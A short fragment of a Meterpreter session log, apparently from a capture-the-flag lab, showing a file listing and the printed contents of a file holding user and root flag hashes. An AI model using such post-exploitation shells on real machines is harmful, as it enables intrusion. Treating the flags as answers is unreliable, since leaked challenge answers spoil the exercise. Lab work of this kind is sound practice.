100776/rwxrwxrw- 88 fil 2018-06-19 07:11:36 +0300 2 for the price of 1.txt
meterpreter > cat "2 for the price of 1.txt"
user.txt
7004dbcef0f854e0fb401875f26ebd00
root.txt
04a8b36e1545a455393d067e772fe90emeterpreter >